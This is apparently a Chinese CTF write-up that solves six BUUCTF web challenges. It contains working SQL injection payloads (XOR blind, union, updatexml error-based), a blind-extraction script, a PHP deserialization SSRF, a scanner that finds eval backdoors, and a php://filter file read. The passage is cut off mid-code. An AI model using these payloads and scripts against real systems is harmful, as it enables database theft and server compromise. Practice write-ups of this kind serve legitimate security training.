
BUUCTF web练习4

[CISCN2019 华北赛区 Day2 Web1]Hack World

http://cd491690-31f3-4ad5-b9f9-f51e78168bef.node3.buuoj.cn



All You Want Is In Table 'flag' and the column is 'flag'

Now, just give the id of passage

首先id传入123的post回显不一样

```
id=1
Hello, glzjin wants a girlfriend.
id=2
Do you want to be my girlfriend?
id=3
Error Occured When Fetch Result.
```

再者传入带有sql注入的符号时过滤得十分厉害


```
id=1'
bool(false)
1'+union
SQL Injection Checked.
经过fuzz大概过滤了这些
union and or limit order updatexml * ; # " %23 空格......
```

此时可以用异或绕过,构造payload

```
select(flag)from(flag)  //用括号绕过空格过滤
substr(select((flag)from(flag)),1,1)  //substr从查询到的flag第一位开始截取一位字符
if((ascii(substr((select(flag)from(flag)),1,1))=102),0,1)  //如果截取到的字符第一位是f(102),则返回false,否则为true
1^(if((ascii(substr((select(flag)from(flag)),1,1))=102),0,1))  //1^异或后使结果倒置,截取到f则输出截取到的字符
```

跑个脚本

```
import requests
import time
url = "http://cd491690-31f3-4ad5-b9f9-f51e78168bef.node3.buuoj.cn/index.php"
payload = {
    "id" : ""
}
result = ""
for i in range(1,100):
    l = 33
    r =130
    mid = (l+r)>>1
    while(l<r):
        payload["id"] = "0^" + "(ascii(substr((select(flag)from(flag)),{0},1))>{1})".format(i,mid)
        html = requests.post(url,data=payload)
        # print(payload)
        if "Hello" in html.text:
            l = mid+1
        else:
            r = mid
        mid = (l+r)>>1
    if(chr(mid)==" "):
        break
    result = result + chr(mid)
    print(result)
print("flag: " ,result)
```




```
flag{ae8b549f-8
flag{ae8b549f-8b
flag{ae8b549f-8b7
flag{ae8b549f-8b76
flag{ae8b549f-8b76-
flag{ae8b549f-8b76-4
flag{ae8b549f-8b76-4f
flag{ae8b549f-8b76-4f0
flag{ae8b549f-8b76-4f09
flag{ae8b549f-8b76-4f09-
flag{ae8b549f-8b76-4f09-b
flag{ae8b549f-8b76-4f09-bb
flag{ae8b549f-8b76-4f09-bb9
flag{ae8b549f-8b76-4f09-bb92
flag{ae8b549f-8b76-4f09-bb92-
flag{ae8b549f-8b76-4f09-bb92-8
flag{ae8b549f-8b76-4f09-bb92-81
flag{ae8b549f-8b76-4f09-bb92-811
flag{ae8b549f-8b76-4f09-bb92-811f
flag{ae8b549f-8b76-4f09-bb92-811f1
flag{ae8b549f-8b76-4f09-bb92-811f12
flag{ae8b549f-8b76-4f09-bb92-811f121
flag{ae8b549f-8b76-4f09-bb92-811f1217
flag{ae8b549f-8b76-4f09-bb92-811f12176
flag{ae8b549f-8b76-4f09-bb92-811f121760
flag{ae8b549f-8b76-4f09-bb92-811f121760f
flag{ae8b549f-8b76-4f09-bb92-811f121760f3
flag{ae8b549f-8b76-4f09-bb92-811f121760f3}
```

flag{ae8b549f-8b76-4f09-bb92-811f121760f3}

[网鼎杯 2018]Fakebook

http://c92aa9d2-99cb-4ad4-b0b7-9de0914f65f7.node3.buuoj.cn

查看robots.txt




```
User-agent: *
Disallow: /user.php.bak
```

访问得到源码

```php
<?php
class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";
    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }
    function get($url)
    {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);
        return $output;
    }
    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }
    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog);
    }
}
```

根据$blog格式注册一个用户,访问个人主页




the Fakebook

Share your stories with friends, family and friends from all over the world on Fakebook.

#	username	age	blog
1	Admin	123	http://www.123.top

访问后默认?no=1,当no=2时出现报错,存在注入



username	age	blog
	Notice: Trying to get property of non-object in **/var/www/html/view.php** on line **53**	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **56**

the contents of his/her blog


Fatal error: Call to a member function getBlogContents() on boolean in **/var/www/html/view.php** on line **67**

DevTools - 04a3b007-f2e8-4160-a427-5968a4842cb8.node3.buuoj.cn/view.php?no=2

URL
http://04a3b007-f2e8-4160-a427-5968a4842cb8.node3.buuoj.cn/view.php?no=2

查列查出来四列并在第二位显位

```
?no=-1/**/union/**/select/**/1,2,3,4#
```



Notice: unserialize(): Error at offset 0 of 1 bytes in **/var/www/html/view.php** on line **31**

username	age	blog
2	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **53**	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **56**

the contents of his/her blog

Fatal error: Call to a member function getBlogContents() on boolean in **/var/www/html/view.php** on line **67**

看到有反序列化函数报错,先继续查表

```
?no=-1/**/union/**/select/**/1,group_concat(table_name),3,4/**/from/**/information_schema.tables/**/where/**/table_schema=database()#   //users
?no=-1/**/union/**/select/**/1,group_concat(column_name),3,4/**/from/**/information_schema.columns/**/where/**/table_name='users'#   //no,username,passwd,data,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS
?no=-1/**/union/**/select/**/1,group_concat(data),3,4/**/from/**/users#   //O:8:"UserInfo":3:{s:4:"name";s:5:"Admin";s:3:"age";i:123;s:4:"blog";s:18:"http://www.123.top";}
```

此时可以用user.php来对其序列化,尾部加上

```
$a=unserialize('O:8:"UserInfo":3:{s:4:"name";s:5:"Admin";s:3:"age";i:123;s:4:"blog";s:18:"http://www.123.top";}');
$b = $a;
$b->blog = 'file:///var/www/html/flag.php';
```

```
print(serialize($b))
O:8:"UserInfo":3:{s:4:"name";s:5:"Admin";s:3:"age";i:123;s:4:"blog";s:29:"file:///var/www/html/flag.php";}
```


跟着用来注入

```
?no=-1/**/union/**/select/**/1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:5:"Admin";s:3:"age";i:123;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'#
```

在源码里看到iframe引入的页面

```
<iframe width='100%' height='10em' src='data:text/html;base64,PD9waHANCg0KJGZsYWcgPSAiZmxhZ3szZjkwZmU4MC03OWIxLTQ1ZGMtOTY1Yy0zNzBkMjY4MzA1ZDl9IjsNCmV4aXQoMCk7DQo='>
```

跳转在源码看到flag




```
<!--?php

$flag = "flag{3f90fe80-79b1-45dc-965c-370d268305d9}";
exit(0);
-->
<html>
  <head></head>
  <body></body> == $0
</html>
```

flag{3f90fe80-79b1-45dc-965c-370d268305d9}

[极客大挑战 2019]HardSQL

http://bdc7caf1-6af4-4487-88ba-fb6fcea1c832.node3.buuoj.cn

单引号闭合有报错




You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1'' at line 1

DevTools - c0ba53c9-dc36-43f5-ba95-cbaa46a3fefd.node3.buuoj.cn/check.php?username=1%27&password=1

URL
http://c0ba53c9-dc36-43f5-ba95-cbaa46a3fefd.node3.buuoj.cn/check.php?username=1'&password=1

尝试fuzz一些查询语句,union order and 空格啥的都被过滤了,尝试报错注入




Error!

XPATH syntax error: '~geek~'

DevTools - bdc7caf1-6af4-4487-88ba-fb6fcea1c832.node3.buuoj.cn/check.php?username=admin%27or(updatexml(1,concat(0x7e,data

URL
http://bdc7caf1-6af4-4487-88ba-fb6fcea1c832.node3.buuoj.cn/check.php?username=admin'or(updatexml(1,concat(0x7e,database(),0x7e),1))%23&password=123

```
?username=admin'or(updatexml(1,concat(0x7e,database(),0x7e),1))%23&password=123  //geek
?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like(database())),0x7e),1))%23&password=123  //H4rDsq1
?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H4rDsq1')),0x7e),1))%23&password=123  //id,username,password
?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(password))from(H4rDsq1)),0x7e),1))%23&password=123
```




XPATH syntax error: '~flag{9c243060-34cc-4a17-a3aa-ef'

DevTools - bdc7caf1-6af4-4487-88ba-fb6fcea1c832.node3.buuoj.cn/check.php?username=admin%27or(updatexml(1,conca

http://bdc7caf1-6af4-4487-88ba-fb6fcea1c832.node3.buuoj.cn/check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(password))from(H4rDsq1)),0x7e),1))%23&password=123

得到一半flag,加了32位长度限制,用right()函数读后面的flag

```
?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(right(password,30)))from(H4rDsq1)),0x7e),1))%23&password=123
```



XPATH syntax error: '~0-34cc-4a17-a3aa-ef06f0c8e2fe}~'

DevTools - bdc7caf1-6af4-4487-88ba-fb6fcea1c832.node3.buuoj.cn/check.php?username=admin%27or(updatexml(1,concat(0x7e,(select

http://bdc7caf1-6af4-4487-88ba-fb6fcea1c832.node3.buuoj.cn/check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(right(password,30)))from(H4rDsq1)),0x7e),1))%23&password=123

flag{9c243060-34cc-4a17-a3aa-ef06f0c8e2fe}


[强网杯 2019]高明的黑客

http://ffbb52b9-37ae-4104-9527-434564b3b2fd.node3.buuoj.cn

雁过留声，人过留名，此网站已被黑

我也是很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以供大家观赏

下载备份源码,里面有3002个php项目,且每一个都是加密混淆过的代码,都有eval()



```
        $Q7gvAfV .= 'jtqKxG1X8_';
        var_dump($Uq);
        eval($_GET['NDdrDhw88'] ?? ' ');
```

跑一个脚本:

```python
#!/usr/bin/python
import requests
import sys
import os
import threading
import time
url = "http://localhost/src/"
files = os.listdir("E://phpstudy_pro//WWW//src//")
#print(files)
def GetGet(file):
    a = []
    f = open("E://phpstudy_pro//WWW//src//"+file,'r')
    content = f.readlines()
    for i in content:
        if i.find("$_GET['") > 0:
            start = i.find("$_GET['") + 7
            end = i.find("'",start)
            a.append(i[start:end])
    return a
def GetPost(file):
    a = []
    f = open("E://phpstudy_pro//WWW//src//"+file,'r')
    content = f.readlines()
    for i in content:
        if i.find("$_POST['") > 0:
            start = i.find("$_POST['") + 8
            end = i.find("'",start)
            a.append(i[start:end])
    return a
def Send(start,end):
    start = int(start)
    end = int(end)
    for i in range(start,end):
        i = files[i]
        get = GetGet(i)
        print("Try filename: %s"%i)
        for j in get:
            NewUrl = url+"%s?%s=%s"%(i,j,'echo "Success!!!"')
            s = requests.get(NewUrl)
            if("Success" in s.text):
                print("Success! Url:%s" % (NewUrl))
                break
        post = GetPost(i)
        for j in post:
            NewUrl = url+"%s"%(i)
            s = requests.post(NewUrl,data={j:"echo 'Success!!'"})
            if("Success" in s.text):
                print("Success! Post:%s" % (j))
                break
```


```
class myThread (threading.Thread):
    def __init__(self, threadID, name, counter):
        threading.Thread.__init__(self)
        self.threadID = threadID
        self.name = name
        self.counter = counter
    def run(self):
        Send(self.name, self.counter)
for i in range(0,150):
    thread = myThread(i,i*20,(i+1)*20)
    thread.start()
```

爆出目录

```
/xk0SzyKwfzw.php?Efa5BVG=echo xxx
```

直接读flag

```
/xk0SzyKwfzw.php?Efa5BVG=cat%20/flag
```




```
array(1) { [0]=> string(8) "wiMI9l7q" } array(1) { [0]=> string(3) "NPK" }
Warning: assert(): assert($_GET['xd0UXc39w'] ?? ' '): " " failed in /var/www/html/xk0SzyKwfzw.php on line 20
Array ( ) string(5) "vCvMl" PSlarray(1) { [0]=> string(8) "Ph7u_Cwv" } array(1) { [0]=> string(10) "idch8Z7Sn6" } array(1) { [0]=> string(9) "djD1Ytoul" } array(1) { [0]=> string(11)
"Egx6a0p6kUP" } string(9) "jYmlyYvLz" VSYcTArray ( ) string(8) "hi5LWnZd" array(1) { [0]=> string(9) "dJREkNffr" } Array ( ) KuuSMt1string(8) "jyUmr9W_" array(1) { [0]=> string(4) "XQhY"
} _68ccP9KGXOAPTUGDAArray ( ) Array ( ) MR8s3nFnarray(1) { [0]=> string(10) "FWefOFK4g7" } array(1) { [0]=> string(9) "iZFnwUgPf" } Array ( ) THRQINrpUJvf641flag{4ff37f80-148c-
478c-b0c1-2a17de5879b4}array(1) { [0]=> string(6) "KLRXmV" } array(1) { [0]=> string(2) "Tw" } Array ( ) array(1) { [0]=> string(8) "oCoznfQZ" } gi9Array ( ) czuhsLFVgQstring(7)
"l5kR5oo" End of File
```

flag{4ff37f80-148c-478c-b0c1-2a17de5879b4}

[GXYCTF2019]BabySQli

http://26edff61-76b9-4c37-954e-5451b3824493.node3.buuoj.cn

是个登录页面,尝试登录admin用户,密码错误,在源码里藏有提示




```
<!--MMZFM422K5HDASKDN5TVU3SKOZRFGQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQSTVLFLTC3CJIQYGOSTZKJ2VSVZRNRFHOPJ5-->
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Do you know who am I?</title>



wrong pass!
```


对提示进行一波解密

```
MMZFM422K5HDASKDN5TVU3SKOZRFGQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQSTVLFLTC3CJIQYGOSTZKJ2VSVZRNRFHOPJ5
解base32
c2VsZWN0ICogZnJvbSB1c2VyIHdoZXJlIHVzZXJuYW1lID0gJyRuYW1lJw==
解base64
select * from user where username = '$name'
```

单引号闭合报错



Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''admin''' at line 1



DevTools - 26edff61-76b9-4c37-954e-5451b3824493.node3.buuoj.cn/search.php

URL
http://26edff61-76b9-4c37-954e-5451b3824493.node3.buuoj.cn/search.php

Enable POST
enctype
application/x-www-form-urlenco...

Body
name=admin'&pw=123

进行查询

```
name=admin'+Order+by+3#&pw=123  //order大写绕过,有三列
name=admin'+union+select+1,2,3#&pw=123
```

通过union联合查询时如果查询的数据不存在,会虚构一个数据进行查询
因为我们需要虚构admin用户,传入时'前要留空
又因为常规列名都是 id,username,password
password会进行md5加密,需要传入加密过的pw
尝试在第二三位进行虚构

```
name='+union+select+1,'admin','202cb962ac59075b964b07152d234b70'#&pw=123
```

flag{96a46a8c-dfa1-479a-a2f7-d0bea8a715c0}

[网鼎杯 2020 青龙组]AreUSerialz

http://d1116a9b-9414-46b9-a054-fd650084d6d4.node3.buuoj.cn

```
<?php
include("flag.php");
highlight_file(__FILE__);
class FileHandler {
    protected $op;
    protected $filename;
    protected $content;
    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }
    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }
//$op=1时执行write函数,=2时执行read函数
    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }
    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }
//read函数调用$filename变量读取文件内容
    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }
    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }
}
function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}
if(isset($_GET{'str'})) {
    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }
//对$str进行反序列化
}
```

调用read函数对其进行序列化


```
<?php

class FileHandler {

    public $op=2;
    public $filename="php://filter/read=convert.base64-encode/resource=flag.php";
    public $content;
//使用伪协议读取flag.php,protected改为public

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        // $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
